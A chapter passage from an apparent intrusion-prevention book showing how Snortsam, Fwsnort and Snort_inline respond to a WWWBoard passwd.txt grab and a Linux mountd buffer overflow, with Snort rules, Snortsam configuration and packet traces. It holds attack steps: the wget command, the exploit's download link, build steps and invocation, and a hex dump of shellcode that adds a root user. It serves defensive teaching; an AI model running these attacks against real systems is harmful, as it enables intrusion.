Fwsnort translates the signature rules in the Snort IDS into an equivalent IPtables ruleset in the Linux kernel. Through the capability of IPtables to filter packets based on characteristics of the network and transport headers as well as application-layer data, Fwsnort is capable of translating nearly 70 percent of all Snort rules into an equivalent IPtables policy. Attacks are defined by the powerful Snort ruleset and can then be logged and/or dropped directly by IPtables. Fwsnort functions as a basic IPS, since it is deployed within IPtables and hence runs inline with any network protected by the firewall. Michael Rash, a coauthor of this book, wrote Fwsnort, based on William Stearns' snort2iptables script.

Snort_inline

Snort_inline falls squarely into the intrusion prevention category. It is fundamentally built upon the Snort IDS to detect attacks, but it adds an important feature:

the capability to alter or drop packets as they flow through the host. Snort_inline makes use of packet queuing in IPtables to allow Snort to make the decision about what to do with individual packets as they traverse the interfaces of a Linux system that is acting as either a router or an Ethernet bridge. The Honeynet Project (<http://project.honeynet.org>) uses Snort_inline as an important research tool, and has been released by Jed Haile under the GPL as open-source software.


Attack and Response

It is the goal of this chapter to show how Snortsam, Fwsnort, and Snort_inline each protect a network from two specific attacks; the first against a Web server and the second against an NFS server. The Web server attack is derived from Snort ID (SID) 807, which Snort identifies as “WEB-CGI /wwwboard/passwd.txt access.” The NFS attack is derived from SID 316 and is identified as an “EXPLOIT x86 Linux mountd overflow.” These two attacks generate relatively low rates of false positives and hence make good candidates for the type of traffic to which an IPS should be configured to respond. One caveat to note is that as in the case of the Slammer worm, an active response system that is not inline will not be able to stop either of these attacks from being successful initially, although subsequent access from the attacker’s source IP address will be blocked. First, we will examine packet traces of the attacks under normal conditions without any active response capability enabled, and then we will execute the same set of attacks with each of our three active response systems protecting the network in turn and see how the packet traces are changed. We assume that the reader has some familiarity with the TCP, UDP, and ICMP protocols. Complete information about these protocols can be found in the protocol Request for Comments (RFC); specifically, numbers 793, 768, and 792, which can be downloaded from www.ietf.org/pub/docs/rfc.

For our attack simulations, we will refer to the network diagram in Figure 12.1. This network architecture will be used as a general guide throughout this chapter, but significant modifications will be made where necessary and will be accompanied by additional diagrams. In all cases, the attacks will be executed from *evilhost* against either the Web server or the NFS server. Note that Figure 12.1 is used strictly for illustration purposes and is relatively simple. All hosts in Figure 12.1, including the firewall, are Linux systems running kernel 2.4.24, and the firewall is running IPtables-1.2.9. The three network interfaces on the firewall are each connected to a different network. One interface is connected to the external network with IP 68.48.x.x, a second is connected to the internal network for the Web and NFS servers with IP 192.168.10.1, and the third is connected to a separate

management network for the Snort box with IP 192.168.20.1. The line labeled “sniffing link” connects one interface on the dual-homed Snort box to the Web server network. There is no IP address assigned to this interface and no traffic is sent out from it. For simplicity, a hub is used instead of a switch so the Snort system will not have any trouble seeing packets from all connected systems. This could also be done using a network TAP and then either aggregating the data via a switch or by binding the ports on the sensor itself. The most likely architecture for a larger network is to connect the Snort system into a span port on a switch. The firewall performs Network Address Translation (NAT), both for the internal network to connect out to the Internet and for external connections to TCP port 80 and UDP ports 111 and 32000–34000 being sent to the Web server or NFS server, respectively.

Figure 12.1 Network Architecture



Tools & Traps...

tcpdump Options

All packet traces in this chapter are taken with the venerable tcpdump Ethernet sniffer. Among the more important options used are the `-s` option, which allows us to extend the number of bytes tcpdump captures for each packet beyond the default of 68, and the `-X` option, which prints ASCII characters that correspond to hex codes in application-layer data. Note that although we could have used Snort to generate our packet traces, tcpdump is installed by default on more operating systems than Snort so we chose to use tcpdump instead.

Web Server WWWBoard passwd.txt Access

The WWWBoard passwd.txt access attack falls in the *attempted-recon* category in the Snort rule file web-cgi.rules, and hence such an attack does not directly result in remote access. It is an information-gathering attack that could be used to eventually gain admin privileges to the WWWBoard forum software if the administrator password contained within passwd.txt is weak and can be successfully cracked. Executing this attack is particularly easy from the command line with the program wget. wget has many command-line options to control nearly every aspect of connecting to a Web server, from recursively archiving entire Web sites to controlling connection timeouts. One of the most important features of wget for our purposes is the capability to output verbose error codes and show exactly what is happening at a connection level when interacting with a Web server. It is the ideal tool to execute the attack in SID 807. First, let's look at the Snort rule for SID 807 from the Snort rules file web-cgi.rules (see Figure 12.2).

Figure 12.2 WWWBoard passwd.txt Access Snort Rule (SID 807)

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-CGI
/wwwboard/passwd.txt access"; flow:to_server,established;
uricontent:"/wwwboard/passwd.txt"; nocase; reference:arachnids,463;
reference:cve,CVE 1999-0953; reference:nessus,10321; reference:bugtraq,649;
classtype:attempted-recon; sid:807; rev:7;)
```

In the msg field, we can see that Snort will send the alert string “WEB-CGI /wwwboard/passwd.txt access” whenever any Web server on the internal network is sent the string “/wwwboard/passwd.txt” as part of a Web request.

Hence, to execute such an attack from evilhost against the Web server in Figure 12.1, we issue the *wget* command in Figure 12.3. Note the use of the *-o* option to instruct *wget* to store any output from the Web server in the local file *passwd.txt*, and the *-t* option to tell *wget* to only try connecting once to the Web server before it gives up.

Figure 12.3 WWWBoard passwd.txt Access Attack

```
[evilhost]$ wget -O passwd.txt -t 1 http://68.48.x.x/wwwboard/passwd.txt
--10:31:14-- http://68.48.x.x/wwwboard/passwd.txt
           => `passwd.txt'
Connecting to 68.48.x.x:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 23 [text/plain]

100%[=====] 23                22.46K/s
ETA 00:00

10:31:14 (22.46 KB/s) - `passwd.txt' saved [23/23]
```

The *wget* command results in the packet trace shown in Figure 12.4 taken on the external interface of the firewall. Some packet content and header information has been removed for brevity.

Figure 12.4 WWWBoard passwd.txt Access Packet Trace

```
[firewall]# tcpdump -i eth0 -l -n -X -s 1500 port 80
204.174.x.x.53573 > 68.48.x.x.80: S 3728595109:3728595109(0) win 5840
68.48.x.x.80 > 204.174.x.x.53573: S 2523514769:2523514769(0) ack 3728595110
win 5792
204.174.x.x.53573 > 68.48.x.x.80: . ack 1 win 5840
204.174.x.x.53573 > 68.48.x.x.80: P 1:119(118) ack 1 win 5840
0x0000    4500 0000 0000 4000 3206 2a68 ccae df18      E....o@.2.*h....
0x0010    0000 0000 d145 0050 de3d d8a6 9669 c792      .....=...i..
0x0020    8018 0000 0000 0000 0101 080a 0000 0000      .....
0x0030    0064 55f3 4745 5420 2f77 7777 626f 6172      .dU.GET./wwwboar
```

Continued

Figure 12.4 WWWBoard passwd.txt Access Packet Trace

```

0x0040    642f 7061 7373 7764 2e74 7874 2048 5454          d/passwd.txt.HTT
0x0050    502f 312e 300d 0a55 7365 722d 4167 656e          P/1.0..User-Agen
0x0060    743a 2057 6765 742f 312e 382e 320d 0a48          t:..Wget/1.8.2..H
0x0070    6f73 743a 2036 382e 3438 2e78 782e 7878          ost:.68.48.xx.xx
0x0080    370d 0a41 6363 6570 743a 202a 2f2a 0d0a          7..Accept:.*/*..
0x0090    436f 6e6e 6563 7469 6f6e 3a20 4b65 6570          Connection:..Keep
0x00a0    2d41 6c69 7665 0d0a 0d0a                          -Alive....

68.48.x.x.80 > 204.174.x.x.53573: . ack 119 win 5792
68.48.x.x.80 > 204.174.x.x.53573: P 1:358(357) ack 119 win 5792
0x0000    4500 0199 9270 4000 3f06 6778 0000 0000          E....p@.?.gx....
0x0010    ccae 0000 0000 d145 9669 c792 de3d d91c          .....P.E.i...=..
0x0020    8018 16a0 2fa9 0000 0101 080a 0064 55fe          ....//.....dU.
0x0030    0000 0000 4854 5450 2f31 2e31 2032 3030          ....HTTP/1.1.200
0x0040    204f 4b0d 0a44 6174 653a 2054 7565 2c20          .OK..Date:..Tue,.
0x0050    3330 204d 6172 2032 3030 3420 3138 3a34          30.Mar.2004.18:4
0x0060    303a 3432 2047 4d54 0d0a 5365 7276 6572          0:42.GMT..Server
0x0070    3a20 4170 6163 6865 2f32 2e30 2e34 3820          :..Apache/2.0.48.
0x0080    2855 6e69 7829 206d 6f64 5f73 736c 2f32          (Unix).mod_ssl/2
0x0090    2e30 2e34 3820 4f70 656e 5353 4c2f 302e          .0.48.OpenSSL/0.
0x00a0    392e 3763 0d0a 4c61 7374 2d4d 6f64 6966          9.7c..Last-Modif
0x00b0    6965 643a 2054 7565 2c20 3330 204d 6172          ied:..Tue,.30.Mar
0x00c0    2032 3030 3420 3136 3a32 383a 3231 2047          .2004.16:28:21.G
0x00d0    4d54 0d0a 4554 6167 3a20 2234 6234 3031          MT...ETag:.."4b401
0x00e0    2d31 372d 6237 6463 3933 3430 220d 0a41          -17-b7dc9340"...A
0x00f0    6363 6570 742d 5261 6e67 6573 3a20 6279          ccept-Ranges:..by
0x0100    7465 730d 0a43 6f6e 7465 6e74 2d4c 656e          tes..Content-Len
0x0110    6774 683a 2032 330d 0a4b 6565 702d 416c          gth:..23..Keep-Al
0x0120    6976 653a 2074 696d 656f 7574 3d31 352c          ive:..timeout=15,
0x0130    206d 6178 3d31 3030 0d0a 436f 6e6e 6563          .max=100..Connec
0x0140    7469 6f6e 3a20 4b65 6570 2d41 6c69 7665          tion:..Keep-Alive
0x0150    0d0a 436f 6e74 656e 742d 5479 7065 3a20          ..Content-Type:..
0x0160    7465 7874 2f70 6c61 696e 3b20 6368 6172          text/plain;.char
0x0170    7365 743d 4953 4f2d 3838 3539 2d31 0d0a          set=ISO-8859-1..
0x0180    0d0a 5765 6241 646d 696e 3a61 6570 544f          ..WebAdmin:aepTO
0x0190    7178 4f69 3469 3855 0a                                qxOi4i8U.

```

Continued

www.syngress.com

Figure 12.4 WWWBoard passwd.txt Access Packet Trace

```

204.174.x.x.53573 > 68.48.x.x.80: . ack 358 win 6432
204.174.x.x.53573 > 68.48.x.x.80: F 119:119(0) ack 358 win 6432
68.48.x.x.80 > 204.174.x.x.53573: F 358:358(0) ack 120 win 5792
204.174.x.x.53573 > 68.48.x.x.80: . ack 359 win 6432

```

After we see the three-way TCP handshake that establishes the TCP connection between the wget client and the Web server we see the client request followed by the Web server response. The most important feature to note about the packet trace in Figure 12.4 (other than the obvious packet data) is the sequence acknowledgment numbers. Each of these numbers is the expected sequence number of the next data in the other direction of the TCP connection (more information can be found in RFC 793 and in the tcpdump man page). In this packet trace, the acknowledgment numbers indicate that the data from each packet successfully traversed the TCP connection from the client to the server and vice versa; no retransmissions are necessary. A quick examination of the contents of the file passwd.txt on evilhost shows that the attack packet(s) were given carte blanche access to the Web server.

```

[evilhost]$ cat passwd.txt
WebAdmin:aepT0qxOi4i8U

```

One layer of security has been defeated. The attacker is now free to run his favorite password-cracking software in an effort to recover the WWWBoard admin password.

NFS Mountd Exploit

The mountd buffer overflow exploit is much more dangerous than the WWWBoard passwd.txt access in the previous example. Successful exploitation results in full remote root shell access to any system that is running a vulnerable version of mountd. For our attack example, we will use an exploit that you can download from:

<http://downloads.securityfocus.com/vulnerabilities/exploits/linux-mountd.c>

To get this exploit working, you will need access to both the rpcgen and gcc compilers, and you will need to split the linux-mountd.c file into the files makeit, nfsmount.x, and nfsmount.c according to the comments in the code before running the *makeit* shell script. If it builds properly on your system after

running `./makeit` (probably easiest on Linux), you will end up with a compiled exploit binary *mx* in the local directory. The exploit itself executes a buffer overflow attack against the logging code in `mountd`, which (ironically) is supposed to log unauthorized mount attempts. The payload of the attack appends a new UID 0 (root) user to the `/etc/passwd` file and also appends the line “ALL:ALL” to the file `/etc/hosts.allow`, but the exploit payload can be modified to instruct the hapless server to perform arbitrary tasks as root. Executing the attack is as simple as running the command:

```
./mx <target_host>
```

NFS is implemented as a binary protocol. This implies that Snort rules for `mountd` exploits will frequently have to look for nonprintable characters in network traffic. As we discussed in Chapter 5, “Playing by the Rules,” such characters can easily be included within the *content* field in a Snort rule as blocks of hexadecimal codes enclosed within pipe “|” characters. Let’s take a look at the Snort rule designed to detect when the `mountd` overflow exploit is being sent across the network to an NFS server.

Figure 12.5 shows that if the hex codes “eb56 5E56 5656 31d2 8856 0b88 561e” travel across the network to UDP port 635 on the NFS server, we should trigger the “EXPLOIT x86 Linux mountd overflow” alert from Snort. Note that the exploit code we downloaded actually talks to the `portmap` daemon on the NFS server first to be given a random high UDP port to then connect to the `mountd` daemon via Remote Procedure Calls (RPCs) over UDP. Hence, the stock Snort rule will not catch the attack as is, since it is strictly limited to traffic that travels over port 635. Thus, for our configuration we change “635” to “any.” Now let’s send our `mountd` attack across the network and examine a packet trace taken on the external interface of the firewall in Figure 12.6. Again, some header and packet data has been removed for brevity.

Figure 12.5 NFS mountd Overflow Snort Rule (SID 316)

```
alert udp $EXTERNAL_NET any -> $HOME_NET 635 (msg:"EXPLOIT x86 Linux mountd
overflow"; content:"|eb56 5E56 5656 31d2 8856 0b88 561e|";
reference:cve,CVE-1999-0002; reference:bugtraq,121; classtype:attempted-
admin; sid:316; rev:3;)
```

Figure 12.6 Moundt Overflow Attack and Packet Trace

```
[evilhost]$ ./mx 68.48.x.x
code length = 211, used retaddr is bfffe7a0
ok, attacking target 68.48.x.x

[firewall]# tcpdump -i eth0 -s 1500 udp -X -l -n
tcpdump: listening on eth0
15:53:59.266187 204.174.x.x.33854 > 68.48.x.x.sunrpc: udp 56 (DF)
15:53:59.267033 68.48.x.x.sunrpc > 204.174.x.x.33854: udp 28 (DF)
15:53:59.267662 204.174.x.x.33854 > 68.48.x.x.32772: udp 1108 (DF)
0x0000  4500 0470 0000 4000 4011 7929 c0a8 1e01      E..p..@.@.y)....
0x0010  c0a8 1e02 843e 8004 045c 7609 7ceb ba6b      .....>...v.|...k
0x0020  0000 0000 0000 0002 0001 86a5 0000 0001      .....
0x0030  0000 0001 0000 0001 0000 0028 406b 1b53      ..... (@k.S
0x0040  0000 0007 6f72 7468 616e 6300 0000 03e8      ....orthanc.....
0x0050  0000 0064 0000 0003 0000 0064 0000 000a      ...d.....d....
0x0060  0000 0010 0000 0000 0000 0000 0000 03ff      .....
0x0070  9090 9090 9090 9090 9090 9090 9090 9090      .....
0x0080  9090 9090 9090 9090 9090 9090 9090 9090      .....
0x0090  9090 9090 9090 9090 9090 9090 9090 9090      .....
0x0370  9090 9090 eb56 5e56 5656 31d2 8856 0b88      .....V^VVV1..V..
0x0380  561e 8856 2788 5638 b20a 8856 1d88 5626      V..V'.V8...V..V&
0x0390  5b31 c941 4131 c0b0 05cd 8050 89c3 31c9      [1.AA1.....P..1.
0x03a0  31d2 b202 31c0 b013 cd80 5889 c289 c359      1...1.....X....Y
0x03b0  5231 d2b2 0c01 d1b2 1331 c0b0 0431 d2b2      R1.....1...1..
0x03c0  12cd 805b 31c0 b006 cd80 eb3f e8a5 ffff      ...[1.....?....
0x03d0  ff2f 6574 632f 7061 7373 7764 787a 3a3a      ./etc/passwdxz::
0x03e0  303a 303a 3a2f 3a2f 6269 6e2f 7368 7878      0:0:::/bin/shxx
0x03f0  414c 4c3a 414c 4c78 782f 6574 632f 686f      ALL:ALLxx/etc/ho
0x0400  7374 732e 616c 6c6f 7778 ff5b 5331 c9b1      sts.allowx.[S1..
0x0410  2801 cbb1 0231 c0b0 05cd 8050 89c3 31c9      (...1.....P..1.
0x0420  31d2 b202 31c0 b013 cd80 5b59 5331 d2b2      1...1.....[YS1..
0x0430  1f01 d1b2 0831 c0b0 04cd 805b 31c0 b006      .....1.....[1..
0x0440  cd80 31c0 40cd 80a0 e7ff bfa0 e7ff bfa0      ..1.@.....
0x0450  e7ff bfa0 e7ff bfa0 e7ff bfa0 e7ff bfa0      .....
```

Continued

Figure 12.6 Moundt Overflow Attack and Packet Trace

```
0x0460    e7ff bfa0 e7ff bfa0 e7ff bfa0 e7ff bf00    .....
15:53:59.268454 68.48.x.x.32772 > 204.174.x.x.33854: udp 28 (DF)
```

tcpdump decodes the packet application layer and clearly shows us the hex codes (shown in **bold**) Snort is looking for to detect the attack. Also displayed are the buffer-filling hex codes “90” (some have been removed for brevity) followed by the exploit payload. Note that UDP is a *connectionless protocol*, so there are no data sequence numbers or acknowledgement packets as in TCP.

Snortsam

Snortsam is the first of the three active response systems we will examine and is the easiest to deploy and most flexible of the lot. Snortsam consists of two components: an output plug-in for Snort itself that is implemented as a patch to the Snort source code, and an agent that runs on the firewall host and listens for commands from the output plug-in over the network. The agent is responsible for interacting with the firewall to dynamically block IP addresses from which Snort has detected an attack. Supported firewalls include commercial offerings such as Check Point FW-1, Cisco PIX, Netscreen, WatchGuard, and open-source firewalls that are built in to many modern open-source kernels, including IpF on FreeBSD, Pf on OpenBSD, and IPtables on Linux. For a complete listing of all firewalls supported by Snortsam, visit the Snortsam Web site at www.snortsam.net. An important feature offered by Snortsam is the capability to define a *whitelist* of individual IP addresses or entire networks that should never be blocked even if the Snort output plug-in generates an alert with a source address falling within this list. As mentioned later in this section, the whitelist is defined in the Snortsam config file using the “dontblock” directive, but this feature is so important that we wanted to call your attention to it early in the Snortsam discussion since this option is important to tuning Snortsam to behave properly in your network. For example, good candidate IP addresses that should potentially be included in a whitelist are the upstream router from the firewall and the internal server IP addresses.

Installation

Snortsam is distributed as open-source software, and hence the most common method of installation involves compiling the source code for the specific architecture of the system(s) on which it will be deployed. However, precompiled

binaries are distributed on the Snortsam Web site. For this discussion, we will both compile Snortsam from source and apply the output plug-in patch to Snort.



1. Download the source Snortsam source and Snort patch tarballs (snortsam-src-2.23.tar.gz and snortsam-patch.tar.gz) from www.snortsam.net/download.html, or copy them off the CD-ROM that accompanies this book. As of this writing the latest version of Snortsam is 2.23.
2. Copy snortsam-2.23.tar.gz to /usr/local/src on a machine running the same operating system as the firewall host, extract it, and run `./makesnortsam.sh` from the /usr/local/src/snortsam directory. Once the compilation finishes, the resulting Snortsam binary can be copied to a system directory such as /usr/local/sbin on the firewall host. You will also need to create a configuration file for Snortsam. See Figure 12.8 for a discussion of the more important Snortsam configuration options. Note that since the daemon portion of Snortsam listens for connections from the corresponding Snort output plug-in, you may need to modify the firewall policy to allow such connections from the Snort system on your internal network. By default, the connections travel over TCP port 898 to the firewall.
3. Copy snortsam-patch.tar.gz to /usr/local/src on the Snort box, extract it, and run `./patchsnort.sh /usr/local/src/snort-2.1`. This assumes that the Snort-2.1 source is located in the /usr/local/src/snort-2.1 directory. If the patch applies cleanly and the Snortsam output plug-in code has been added, it is time to recompile Snort (Chapter 3, “Installing Snort,” contains detailed information about how to compile and install Snort).

OINK!

As mentioned in previous chapters, a compiler should never be installed on either the firewall or the IDS. Some options for implementing a hardened sensor are discussed in Chapter 3, but an in-depth discussion of operating system security hardening is beyond the scope of this book.

Architecture

Recall that Snortsam consists of two main components: an output plug-in for Snort and a blocking agent that runs on the firewall host and interacts directly with the firewall itself. For the remainder of the Snortsam section, we will use the network diagram in Figure 12.1 as a reference.

Snort Output Plug-In

Snortsam output plug-in for Snort requires modification to both the Snort config file and to individual Snort rules. The output plug-in will communicate to the Snortsam agent running on the firewall over TCP port 898 whenever an IP address trips a signature deemed heinous enough to make all other communication from the IP unfit to enter the network. The output plug-in supports encrypted communication to the blocking agent with a custom key defined within config files at both ends of the communication channel. To make Snortsam active, we add the following line to `snort.conf`:

```
output alert_fwsam: 192.168.10.1/sn0r3sam
```

Note that the password *sn0r3sam* is the encryption key used to set up communication to the blocking agent in this configuration. Obviously, you will need to take special steps to protect the Snortsam config file since it now contains an encryption key. In addition to this modification, we must now also have a way to inform Snort about which specific rules should trigger a blocking action. This is accomplished by adding a new rule option *fwsam* together with a timeout to each such Snort rule. For example, suppose that we want to block all IP addresses for a period of one hour that trigger the “WEB-CGI /wwwboard/passwd.txt access” alert. To do so, we would append the string “fwsam: src, 1 hour;” to sid 807 in the `web-cgi.rules` file as in Figure 12.7.

OINK!

The length of time you have each block in place should be carefully considered! You need to balance the impact that frequently modifying your firewall policy will have against the potential impact of having a bad blocking rule in place for a long time. A rule that temporarily blocks important traffic may be okay if it only lasts a couple minutes, but you usually don’t want it to be in place for days or weeks. When considering this, it is important to remember that an attempted exploit will generally

happen in seconds or minutes. This means that the block may not need to last much longer than that to be effective. Moreover, there could be potential network performance implications if Snortsam is configured to block IP addresses based on DoS signatures that get tripped thousands of times and your firewall ruleset grows past the number of rules that is “healthy” for the firewall to handle. The question of proper tuning of the Snort ruleset for Snortsam response raises its head again.

Figure 12.7 Modified WWWBoard passwd.txt Access Snort Rule (SID 807)

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-CGI
/wwwboard/passwd.txt access"; flow:to_server,established;
uricontent:"/wwwboard/passwd.txt"; nocase; reference:arachnids,463;
reference:cve,CVE 1999-0953; reference:nessus,10321; reference:bugtraq,649;
classtype:attempted-recon; sid:807; rev:7; fwsam: src, 1 hour;)
```

Blocking Agent

The Snortsam blocking agent is charged with interacting directly with the firewall software on behalf of the Snort output plug-in. If Snort detects an attack that matches any Snort rule that has the *fwsam* field as in Figure 12.7, then an encrypted TCP session will be established with the blocking agent and a message will be sent that contains the *source IP* from the packets that caused the alert and a timeout value that informs the blocking agent about the length of time the IP should be blocked. Note that the firewall must allow the Snort output plug-in to connect to TCP port 898 (or whatever port you configure it to communicate over) for the Snortsam communication to work. The blocking agent maintains the state of all blocked IP addresses within the file `/var/log/snortsam.state`. This file is referenced during startup and is used to avoid duplicating blocking rules if the agent has been stopped and restarted for any reason.

The Snortsam blocking agent accepts several directives in its configuration file that control many aspects of operation, such as which firewall interface rules should be applied, which local IP address the agent should listen on, an encryption key for Snort sensor communications, and so forth. The configuration file is normally located at `/etc/snortsam.conf`, and Figure 12.8 lists some of the more important options that may be used in the configuration file.

OINK!

It is critical to remember that Snortsam sends the *source_IP* for the alert that generates the firewall or router change. This means that you need to be certain that all Snort rules to which you add active response list the attacking host as the packet's source. If you don't, you may find that you are blocking your own servers rather than the systems attacking them.

Figure 12.8 Snortsam Configuration Options

- **Accept** Allows specific Snort sensors to communicate with the blocking agent on the firewall. Multiple Snort sensors can be specified with this option, and each can have a different encryption key in the following syntax: `accept <host>/<mask>, <key>`.
- **Defaultkey** Sets the default encryption key that will be used for all Snort sensors if a custom key is not specified with the *accept* directive.
- **Port** Sets the port number the blocking agent will use to listen for connections from Snort sensors. The default port is TCP 898.
- **Dontblock** Specify a host (or network) that will be ignored even if Snort detects an attack originating from it.
- **Logfile** Specifies the path to a logfile to which Snortsam will write log messages. This file will list all IP addresses that Snortsam blocks along with the specified length of time.
- **Daemon** Runs the blocking agent as a daemon. Most administrators will want to include this option if Snortsam is to be deployed on a production system.
- **Bindip** Limits the blocking agent to listen on (bind to) an IP address associated with a single interface on the firewall instead of listening on all interfaces. This decreases the chances that an attacker can compromise the blocking agent itself since it decreases the number of accessible paths to the blocking agent. You should almost always set this option.
- **<firewall> <interface>** Specifies the type of firewall the blocking agent is running on and the interface to which blocking rules should be added. Supported firewall types are IPtables, IPchains, Netscreen Ipf, Pf, Pix, Ciscoacl, Opsec (for Check Point), and Watchguard.

Snortsam supports many additional configuration options that are not listed in Figure 12.8, but a complete listing is beyond the scope of this book. More information can be found in the file `README.conf` in the Snortsam sources. Given the configuration options with which we are familiar, we construct a sample Snortsam configuration file that we will refer to for the remainder of the Snortsam section (see Figure 12.9). Recall that the IP addresses listed in this configuration file are taken from the network diagram in Figure 12.1.

Figure 12.9 `/etc/snortsam.conf`

```
accept 192.168.20.3, sn0r3sam
bindip 192.168.20.1
iptables eth0
logfile /var/log/snortsam.log
daemon
```

Snortsam in Action

Now that we have a clear understanding of the architecture employed by Snortsam, let's dive into two juicy examples. We will launch the same attacks against the Web server and NFS server that we employed in Figures 12.3 and 12.6. This time, Snortsam will be deployed and active on both the firewall host and the Snort IDS box. We will examine packet traces of the attacks while Snortsam is actively blocking IP addresses, and we will illustrate how the IPtables policy on the firewall is modified. We will also show the logging and state capabilities of Snortsam as the attacks are detected and blocked. The Snortsam blocking agent requires the same level of privilege on a system as the administrative user who can modify the firewall ruleset. Normally, this means Snortsam must run a root (or other UID 0 account). In our configuration, Snortsam writes all logging messages to the file `/var/log/snortsam.log`, and writes state information about the IP addresses and lengths of time they are to be blocked to the file `/var/log/snortsam.state`. Troubleshooting Snortsam frequently involves removing the `snortsam.state` file and restarting Snortsam. If Snortsam has already blocked an IP address because it has tripped a Snort rule, then Snortsam will not attempt to block the IP again until the predetermined timeout has expired. This behavior survives restarts of the Snortsam blocking agent through the use of the `snortsam.state` file. To make Snortsam active at boot time, you will want to add a command like `"/usr/sbin/snortsam /etc/snortsam.conf"` to the appropriate init script.

Damage & Defense...

Tuning Active Response

There are some difficult questions looming on the horizon that one can raise about tuning active response. If someone leverages an attack against a machine in a network where the target system is absolutely not vulnerable to the attack, should the attacker be automatically blocked? Should the IDS even generate an alert for such an event? There are no easy answers to these questions. On the one hand, it is important to reduce the number of events produced by an IDS because false positives are commonly generated, and yet at the same time, if someone is sending a buffer overflow attack against a system, such an event might be important to know about *even if it has no chance of working*. Ideally, an *intrusion detection* system should only generate alerts for *the events you care about*, and an active response should only be used in the case of events where you are *highly* confident that you won't see false positives and where there is a clear need to prevent the attempted attack from being completed. You may care that an attempted attack has taken place, but if you know that you aren't vulnerable, it simply doesn't make any sense to reconfigure your firewall or router to respond to it. This is doubly true when we consider the DoS possibilities, whereby an attacker who wants to cut off your network's access to a particular IP address sends attack packets that match your active defense rules, with the packet's source set to that IP.

The bottom line is that the proper configuration of a network intrusion detection system is highly dependent on both the network characteristics (general topology, operating systems, versions of applications, and so forth) and the desires of the human administrators who will be charged with taking actions based on IDS alerts. In the case of active response, the humans are taken out of the loop, and so the burden of perfection should be even higher on the data provided by the IDS. Having said all of this, it is the goal of this chapter to illustrate the capabilities of active response; the decision about whether to deploy such functionality is highly subjective and is left to the IDS administrator.

Now, let's fire up the Snortsam agent on the firewall and the patched version of Snort on the IDS box (refer again to Figure 12.1) and see how this changes

things. We will use the Snortsam configuration file in Figure 12.9, which tells Snortsam to accept connections from the Snort box, listen only on the interface associated with the 192.168.20.1 IP on the firewall, apply IPtables blocking rules to the external interface (eth0), and run as a daemon. We start the Snortsam agent on the firewall with the command in Figure 12.10.

Figure 12.10 Snortsam Startup

```
[firewall]# /usr/sbin/snortsam /etc/snortsam.conf

SnortSam, v 2.23.
Copyright (c) 2001-2003 Frank Knobbe <frank@knobbe.us>. All rights reserved.

Plugin 'fwsam': v 2.2, by Frank Knobbe
Plugin 'fwexec': v 2.2, by Frank Knobbe
Plugin 'pix': v 2.5, by Frank Knobbe
Plugin 'ciscoacl': v 2.4, by Ali Basel <alib@sabanciuniv.edu>
Plugin 'netscreen': v 2.2, by Frank Knobbe
Plugin 'ipchains': v 2.4, by Hector A. Paterno <apaterno@dsnsecurity.com>
Plugin 'iptables': v 2.1, by Fabrizio Tivano <fabrizio@sad.it>
Plugin 'watchguard': v 2.1, by Thomas Maier <thomas.maier@arcos.de>
Plugin 'email': v 2.3, by Frank Knobbe

Parsing config file /etc/snortsam.conf...
Linking plugin 'iptables'...
Checking for existing state file: Not present.
Starting to listen for Snort alerts.
```

WWWBoard passwd.txt Access Attack

At this point, the Snortsam blocking agent is ready to accept commands from the Snort output plug-in running on the Snort IDS. We are now ready to execute the *wget* command as before from evilhost and watch its output in Figure 12.11.

Figure 12.11 WWWBoard passwd.txt Access Attack (Revisited)

```
[evilhost]$ wget -O passwd.txt -t 1 http://68.48.x.x/wwwboard/passwd.txt
--10:36:19-- http://68.48.x.x/wwwboard/passwd.txt
          => `passwd.txt'
Connecting to 68.48.x.x:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 23 [text/plain]

100%[=====>] 23                22.46K/s
ETA 00:00

10:36:19 (22.46 KB/s) - `passwd.txt' saved [23/23]
This looks the same from the perspective of the client. Let us confirm this
by taking a look at the contents of the passwd.txt file:
$ cat passwd.txt
WebAdmin:aepTOqxOi4i8U
```

Indeed, the file is exactly the same, but let's try now to access the *index.html* file in the Web root on the Web server and see what happens.

```
$ wget -O passwd.txt -t 1 http://68.48.x.x/index.html
--10:36:19-- http://68.48.x.x/index.html
          => `passwd.txt'
Connecting to 68.48.x.x:80... failed: Connection timed out.
Giving up.
```

Now, this is a bit different. The client is completely unable to connect to the Web server; in other words, the three-way TCP handshake is not allowed to finish. Snortsam has successfully modified the IPtables policy on the firewall to block the evilhost IP address in both the INPUT and FORWARD chains. This means that IPtables will drop packets from evilhost that are destined for either the firewall host itself or for any host connected to the firewall, and we can confirm this by executing the following two commands on the firewall:

```
# iptables -nL INPUT
Chain INPUT (policy ACCEPT)
target     prot opt source                destination
DROP       all  --  evilhost              0.0.0.0/0
...
```



```
# iptables -nL FORWARD
Chain FORWARD (policy ACCEPT)
target      prot opt source                destination
DROP        all  --  evilhost                0.0.0.0/0
...
```

